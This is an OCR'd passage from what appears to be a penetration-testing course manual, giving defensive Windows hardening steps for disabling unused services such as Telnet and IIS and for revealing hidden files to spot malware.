


Figure A.179: Screenshot showing output of Get-Acl command

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Unused System Services

Unnecessary services run in the background on the systems the user is not aware of. Leaving these services enabled can give a path to the attacker to compromise the system as some of them can be vulnerable to different types of attacks. Administrators can find unnecessary services running on the system based on an organization policy. The policy statement may include lists of necessary services that should be allowed to run on the system and unnecessary services that should be not allowed to run. An administrator can create, pause, stop and restart a service as per the system and user requirement. On the user machine, administrators can disable a service which is not required. Disabling unnecessary services is important as it reduces the chances of system exploitation. Services like IIS, FTP, SQL Server, Proxy services and Telnet are usually not required by the users. Administrator privileges are required to enable and disable services on a particular host.

Follow the steps listed below to disable unused system services on a Windows system:

- Go to **Control Panel → Administrative Tools → Services**
- Disable the following service on any machine other than a server
  - IIS
  - FTP
  - SQL Server
  - Proxy services
  - Telnet
  - Universal Plug and Play on any machine

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.180: Screenshot showing Windows Services

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Suspicious/Hidden/Interesting Files

In systems running Windows operating systems, by default hidden folders and files are not shown in the explorer. This is because most of the Windows files are marked hidden by default and need not be modified by the user. Also to protect data, the user can use a hidden attribute of file, which will be invisible from the normal user. Sometimes, a hidden suspicious file can pose security risk to the system. Malicious software such as worms, virus, Trojans, spyware, etc. can be stored in the system in the hidden folders and files. You need to find out the suspicious/hidden/interesting files by enabling the show hidden files, folders, and drives option in the Folder options window.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


